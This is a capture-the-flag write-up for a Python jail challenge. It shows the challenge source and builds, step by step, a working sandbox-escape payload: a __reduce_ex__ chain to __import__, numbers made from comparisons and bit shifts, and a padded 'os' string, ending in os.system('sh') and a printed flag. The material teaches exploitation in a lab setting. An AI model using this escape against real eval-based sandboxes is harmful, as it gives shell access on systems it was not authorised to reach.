We are given a pretty small pyjail with some restrictions.
- payload must be
123character or under - cannot contain
+-*/= - every identifier (
a-zA-Z0-9_) must be shorter than the preceeding one __builtins__set to empty dictionary{}
code = input("code> ")[:100 + 20 + 3]

if not code.isascii():
    print("bye")
    exit(1)

# i hate math
if any(c in code for c in '+-*/='):
    print("bye")
    exit(1)

min_len = 1337
for m in __import__("re").finditer(r"\w+", code):
    if len(m[0]) >= min_len:
        print("bye")
        exit(1)
    min_len = len(m[0])

eval(code, {"__builtins__": {}})
Our basic payload will achieve RCE using an attribute chain on a tuple ().
Because of the length limit, we can use the __reduce_ex__ chain, as opposed to the conventional __class__.__base__.__subclasses__() chain.
().__reduce_ex__(2)[0].__builtins__['__import__']('os').system('sh')Now, we need to bypass the identifier length checks. 2 and 0 are currently being detected as identifiers, and this will cause our payload to fail the check since they are both only 1 character long.
To fix this, we can get creative and build these numbers using comparisons and bitshifts on non-alphanumeric characters, which will exclude them from the identifier checks.
('('>'')<<('('>'')  # 1 << 1 -> 2
()<()               # False  -> 0
At this point, all the identifiers are in descending length order, except for os.
__import__ is 10 characters long and ``systemis6characters long, so we just need to find a way to padosto7` characters.
To do this, we can pad the os string, then use string slicing to extract the first 2 characters using the bitshift technique from earlier.
'os00000'[:('('>'')<<('('>'')]This gives us the final payload, which will allow us to pop a shell and find the flag file in root.
().__reduce_ex__(('('>'')<<('('>''))[()<()].__builtins__['__import__']('os00000'[:('('>'')<<('('>'')]).system('sh')
Flag: gigem{c0un7d0wn_t0_th3_flag}